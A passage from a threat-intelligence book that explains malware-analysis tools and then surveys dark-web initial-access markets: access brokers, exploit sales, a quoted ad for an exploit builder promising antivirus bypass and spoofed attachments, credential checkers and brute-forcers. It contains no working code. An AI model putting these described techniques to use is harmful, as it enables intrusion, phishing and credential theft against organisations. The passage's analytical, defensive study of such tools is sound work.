The code in Listing 1-8 is much easier to look at, especially as other parts of the code might modify or use the members of the structure.

You'll see many examples of decompilation in this book, some of which may look like almost perfect C/C++ code and others that look very strange. Decompilation is an extremely helpful guide for understanding what the code is doing, but you'll often find inconsistencies that you might need to disambiguate using the disassembly. I'll point out some examples throughout the book to help solidify your understanding of this point.

Dynamic Analysis

Dynamic analysis involves running the code and monitoring its behavior, such as by reviewing any network activity, watching it create files, or checking whether it presents a user interface to the victim. Dynamic analysis can often be extremely helpful if the malware's code is heavily obfuscated and hard to look at statically. This section briefly highlights some tools for dynamic analysis.

Debuggers

A debugger is a tool that can inspect and control the execution of a running process. It allows a malware analyst to put *breakpoints* at certain spots, which stop the code execution at that point, to investigate the values of variables, CPU state, or memory during execution. The debugger also allows you to modify these values for a variety of purposes, including to change the execution path and overcome anti-analysis techniques. Some examples of debuggers include x64dbg, WinDbg, OllyDbg, and GNU Debugger (GDB). You'll see examples using x64dbg during the case studies, but we won't go into deep detail on techniques. A great resource for learning more about dynamic analysis, as well as additional topics in malware analysis, is *Practical Malware Analysis* by Michael Sikorski and Andrew Honig (No Starch Press, 2012).

Network Analysis Tools

During dynamic analysis, malware analysts often like to look at the code's network activity because it can reveal information about the types of data the malware is exfiltrating, whether it contacts a command-and-control server, and, if so, what the network protocol is. Wireshark and Burp Suite are two popular tools for observing network behavior. Burp Suite also allows the user to intercept HTTP network requests and modify the response, which can be helpful for testing how the malicious application handles different input.

System and Process Monitoring Tools

An analyst might also want to see how malware modifies the filesystem or registry, as well as any process creation events. In Chapter 9, we'll touch on Process Monitor (*procmon.exe*) and Process Explorer (*procexp.exe*), two Windows Sysinternals tools that allow you to obtain additional behavioral information about the binary you're executing. Process Monitor allows you to monitor process creation, registry changes, filesystem activity, and network activity. Process Explorer provides detailed information about running processes, such as parent-child relationships, which is helpful for checking whether a piece of malware launches some other process.

Another benefit of dynamic analysis that I'll touch on periodically in future chapters is that it can help you identify opportunities to implement detections. Artifacts, including the command-and-control servers the malware contacts, distinctively named files it creates, and specific processes it starts, can become part of detection logic. You'll have the opportunity to look at some of the malicious tools we'll cover from the defender's perspective in Chapter 8.

Conclusion

The underground economy runs on specialization. Developers, affiliates, access brokers, and money launderers each occupy distinct roles, transacting at different points in the attack life cycle. A ransomware operator assembles the components required for an attack and even outsources some of the functions; they don't build them. They typically acquire access and might use a loader, pay a crypting service, and outsource money movement.

That division of labor is why this book is organized by tool category. Each chapter examines a different product in the supply chain: what it does, how it's sold, and how to take it apart. The tool's design reflects the market it serves, and understanding the market is what makes the analysis durable when the tool itself changes. In the next chapter, we'll dive into initial access, where you'll learn about the tools and techniques threat actors use to first gain access to a target system.

2

VULNERABILITIES, EXPLOITS, AND ACCESS



Long before they can drop malware, a threat actor must identify some way of gaining access to a victim machine or network. In this chapter, we'll explore products sold on the dark web to facilitate three key initial access techniques: compromise through the exploitation of vulnerabilities, the use of phishing kits to create phishing links or emails, and the use of checkers and brute-forcers to verify and guess credentials.

In the process, we'll examine how threat actors talk about these tactics, techniques, and procedures (TTPs) on forums and walk through the reverse engineering of two tools threat actors could use to gain initial access: TMChecker and the Greatness phishing kit. In the chapter's exercise section, you'll have the opportunity to explore proofs of concept for a very well-known vulnerability, Log4Shell. Over the course of the discussion, you'll be able to see how threat actors evolve their tools to combat new

defensive technologies, especially related to phishing kits, or to address a lucrative, high-value use case, such as checking credentials for enterprise-related systems.

NOTE *Initial access takes place after an attack phase called* reconnaissance*, which we won't cover in this book. During reconnaissance, the threat actor performs some initial assessment of the target to identify possible avenues of attack, including by actively scanning to see what software a machine has installed and collecting information about a victim's network.*

Buying Access

One way that threat actors gain initial access is by identifying vulnerabilities in public-facing infrastructure, such as web applications, services, or other internet-accessible systems, then exploiting them for initial access. However, significant effort goes into finding vulnerabilities and exploiting them. Threat actors who want to conduct a cyberattack but lack the capability to gain initial access on their own can often purchase the means to do so on the dark web.

Initial Access Brokers

In some cases, threat actors might directly buy access to a victim organization. We refer to suppliers of initial access on the dark web as *initial access brokers (IABs)*. An IAB's main job is to gain access to networks or organizations, generally via services like the Remote Desktop Protocol (RDP), Active Directory, a virtual private network (VPN), or a webshell and sell this access to other threat actors. Some ransomware-as-a-service groups even work with particular IABs who provide them with exclusive access to their target, increasing the odds that the access method will work when they try to use it. When many groups use a particular access method, there is a higher chance that the victim will become aware of it and it will cease to work. Throughout the book, you'll see examples of online brokers limiting the numbers of buyers for this reason.

IABs don't explicitly advertise the company to which they are selling access. Generally, they provide high-level information about the organization, such as its country, industry, and revenue, in addition to the type of access (such as Active Directory), the level of access (such as domain administrator), and the price of the access. IABs have sometimes posted links to the company's profile on the same commercial search engines often used by sales teams to assess prospective clients. These search engines provide a database of information like revenue and other financial data, and an IAB can use these details to demonstrate the potential payout a buyer could get if successful. Figure 2-1 shows an ad from a threat actor who is very likely an IAB.



Figure 2-1: An ad selling access to a minerals and mining company

In this ad, the threat actor explicitly specifies the company's revenue and industry, as well as the type and level of access being sold (domain user) and the type of endpoint detection and response (EDR) the organization uses (listed as Sentinel, likely referring to SentinelOne). Including the type of EDR is beneficial to the buyer because it provides some insight into one potential complication they might encounter in the target environment.

You might notice that the post's language is relatively unspecific. That's because many organizations use products or services to monitor these dark web forums for mentions of their business, and explicitly naming the organization would very likely tip them off, probably rendering the access less valuable.

Proofs of Concept and Exploits

Unlike IABs, who sell the access they've obtained by using any number of techniques, some threat actors sell proofs of concept (POCs) for an exploit, or even the fully weaponized exploit. Threat actors also develop POCs,

which they sell or provide for free on the dark web to other threat actors. Figure 2-2 shows an example of a POC for CVE-2023-34362, also known as MoveIT, offered on the dark web.




Figure 2-2: A threat actor offering a POC for a remote code execution exploit for the MoveIT vulnerability

To prove that they've identified a method of getting remote code execution on the target, this threat actor provides both a video and blog post detailing how it's done. *Remote code execution (RCE)* is a category of vulnerability that allows a threat actor to run code on a target network without having physical access to it. A threat actor exploiting an RCE vulnerability is able to run commands, drop additional malware, and perform other malicious actions. Using this type of vulnerability can be extremely powerful, as it creates many opportunities for the threat actor.

Exploits for sale are extremely valuable and often offered only on high-tier forums. Figure 2-3 advertises an exploit for the vulnerability CVE-2024-34102 for sale.




Figure 2-3: A threat actor selling an exploit for Magento 2 CVE-2024-34102

The seller claims that this exploit for an RCE vulnerability will give the user Secure Shell (SSH) access to the machine. A threat actor may use SSH access to further escalate the attack, depending on the target's environment and the permissions of the compromised user. Note that the threat actor in Figure 2-3 is selling only a few copies of the vulnerability, and for a fairly high price, likely to prevent mass use of the exploit, which could cause others to discover it and create signatures to detect it. Once this happens, the exploit will no longer be as useful.

Some threat actors also advertise that they're looking to purchase exploits. They may specify the types of access they're looking for and the price they're willing to pay, as in Figure 2-4.





Figure 2-4: A threat actor looking to purchase exploits on the dark web

As you can see, exploits can get very expensive very quickly; this threat actor is willing to pay up to $1 million for one. Exploits for known vulnerabilities or common platforms and services tend to be cheaper than those for zero-day vulnerabilities, which are likely to remain effective for longer and be more challenging to mitigate.

Exploit Builders

In addition to actual exploits, threat actors often list exploit builders for sale, which can be useful for gaining initial access. An *exploit builder* isn't quite what it sounds like: It doesn't create an exploit. Rather, it's a piece of software that can serve as the delivery mechanism for whatever payload the threat actor has found to exploit a vulnerability they identified during

the reconnaissance phase. As an example, check out the ad for an exploit builder in Figure 2-5.



byte

Paid registration
0
5 posts
Joined
11/09 (ID: 181436)
Activity
вирусология / malware
Deposit
0.014568 Ƀ
Autogarant
0

Posted November 24

Introducing Impact Solutions – the ultimate all-in-one package featuring the most effective and successful delivery methods on the market.

Our service offers a wide range of attack vectors to ensure that your payloads consistently hit inboxes and get executed.
Our team of professionals is constantly researching the most innovative techniques used in the industry, improving them for ease of use and maximum reliability.
With Impact Solutions, you can trust that your delivery strategies are at the forefront of effectiveness.

In a single bundle we currently we offer:

- A html exploit builder, perfect for mailing or google ads

  https://vimeo.com/1031937586

- A .Lnk / .Url builder which allows you to spoof any icon or extension, like .pdf .docx, etc

  https://vimeo.com/1031933602

- Various other file extensions to ensure maximum flexibility, including: .js , .bat, .vbs, .hta
- A Powershell command and .ps1 builder
- Our exploits not only spoof your payload icon and extension, but also offer the following features:
- Windows Defender and most AVs bypass
- Smart Screen bypass, no EV certificates needed
- Dedicated support team, virtually always online and with plenty of detailed video tutorials available
- ANY payload format is supported: .exe, .dll, .msi, ...
- Use multiple payloads per file (like a binder)
- Display a decoy file on execution
- Run arbitrary Powershell commands
- Add payload persistence

And many more features you can see in our demo videos.

Tariffs:
BASIC - 230$ / month
~ Available delivery methods: .lnk .bat .vbs
~ Updated and cleaned weekly

STANDARD - 640$ / month
~ Available delivery methods: .lnk .bat .vbs .js .ps1 .hta
~ Windows Defender bypass guaranteed
~ Updated and cleaned multiple times per week

PRO - 1340$ / month
~ Available delivery methods: .html .url .lnk .bat .vbs .js .ps1 .hta
~ Best detection rate possible, Windows Defender and most AVs bypass guaranteed
~ Updated and cleaned as soon as a detection happen

Figure 2-5: A threat actor selling an exploit builder on the dark web

This ad offers software that can build either an HTML or an LNK/URL delivery mechanism to disseminate an executable payload as a phishing attachment or through malvertising (where embedded malicious code infects a victim if they click, or sometimes even just view, the ad). A threat actor could use the exploit builder to generate a payload that masquerades as a PDF file and send it via email to a potential victim. Once the victim attempts to open the file, the embedded malware runs, infecting the victim.

As is visible in the ad, these tools are much less expensive than an actual exploit would be. Finding an exploit for a vulnerability, especially a zero day, for some of the platforms mentioned in Figure 2-4, such as macOS or Windows, is extremely challenging, and not every individual has the technical skills required to do so. By contrast, an exploit builder doesn't provide this advanced level of access or capability. It just provides a delivery mechanism for malicious payloads, which requires less technical skill to build.

Obtaining Credentials

One of the main ways attackers gain initial access is by obtaining valid credentials, such as for VPNs, cloud accounts, network devices, RDP, or other internet-facing services. Threat actors regularly buy and sell credentials on the dark web. For example, the IABs discussed earlier in this chapter generally sell credential-based access to an organization, and we'll discuss other forms of credential theft in greater depth in Chapter 4.

To enable credential-based access, threat actors frequently use two tools: checkers and brute-forcers. In the next two sections, we'll consider what these tools are, how they work, and the impact they have on the buying and selling of credentials.

Verifying Stolen Credentials with Checkers

Credentials are useful only if they work, so threat actors who sell them often verify that they can use them to log in. We refer to verified credentials as *checked* and the tools threat actors use to automate the verification as *checkers*. Because checking each set of credentials one by one isn't very efficient, checkers allow threat actors to quickly try multiple sets of credentials against a particular service or group of services.

Checking credentials is worthwhile because threat actors can sell working credentials for more money than unverified ones. Take a look at the ads in Figures 2-6 and 2-7, which list unchecked and checked credentials, respectively.




Figure 2-6: A threat actor selling unchecked credentials for e-commerce sites, among others

In Figure 2-6, the threat actor is offering a package of more than "15 million lines" of unchecked credentials for a minimum of $400 each. *Start* here means the auction's starting price. With each subsequent offer, the price goes up by $150 (the *step*). An interested party can also just buy the credentials outright for $700 (*blitz*) without going through the auction process. As a comparison, take a look at the ad for checked credentials in Figure 2-7.




Figure 2-7: A threat actor selling checked corporate credentials. Note the inclusion of the specific number of credentials matching each category at the bottom of the ad.

In Figure 2-7, the threat actor is selling just 7,000 credentials, but at a much higher price than the unchecked credentials. These checked credentials offer more potential for a payout, for a couple of reasons. First, they explicitly target corporate accounts, rather than personal accounts. Second, the credentials can include multifactor authentication information (any additional authentication method required to log in to an account, such as SMS verification, a security token, or a code in a specialized authentication app). Many employees must use multifactor authentication to log in to their corporate accounts, so including this information gives the threat actor a higher chance of success in abusing the account.

Guessing Credentials with Brute-Forcers

Whereas checkers automatically supply a set of usernames and passwords to a site to verify that they work, brute-forcers aim to guess new username and password combinations through a variety of techniques. For example, a brute-forcer might try to determine a username's password by appending numbers and special characters to a list of common words (known as a *dictionary attack*), or they might start with a common weak password and try

different usernames to see if any account uses it (known as a *reverse brute-force attack*). Figure 2-8 shows an example of a brute-forcer for the Fortinet VPN advertised on the dark web, called Forti VPN Bruter.




Figure 2-8: A Forti VPN Bruter ad on a dark web forum

This brute-forcer requires only a list of IP addresses and usernames to use. The ad shows the potential buyer what the tool looks like during operation and provides proof of the tool's efficacy for obtaining access in the login portal shown on the right. Note that the ad doesn't disclose the tool's price; the threat actor will share it only over private message. Also note the mention of the "guarantor service" for transactions, as discussed in Chapter 1.

Automated tools like checkers and brute-forcers can also enable a threat actor to conduct *credential-stuffing attacks*, in which a threat actor with access to a valid username-password pair tries using it on other sites to see if it works there as well. Typically, the threat actor does so at scale, using automation to quickly test multiple username-password pairs. These attacks depend on the fact that people reuse the same credential combination on different sites (and are a good incentive to ensure that you're not one of those people).

Case Study: TMChecker's Corporate Access Verification

TMChecker is a particularly interesting checker and brute-forcer that became available on the dark web forum XSS in 2024. Whereas most checkers listed for sale target specific retail or social media sites, TMChecker targets corporate and remote access services: the same types of services to which many IABs sell access, suggesting IABs might use this tool. Let's analyze a version of TMChecker to understand how it targets corporate and remote access services.

The tool consists of a panel that the threat actor can use to conduct attacks. When we open it, we can see the VPN vendors against which it can check logs, shown in Figure 2-9.

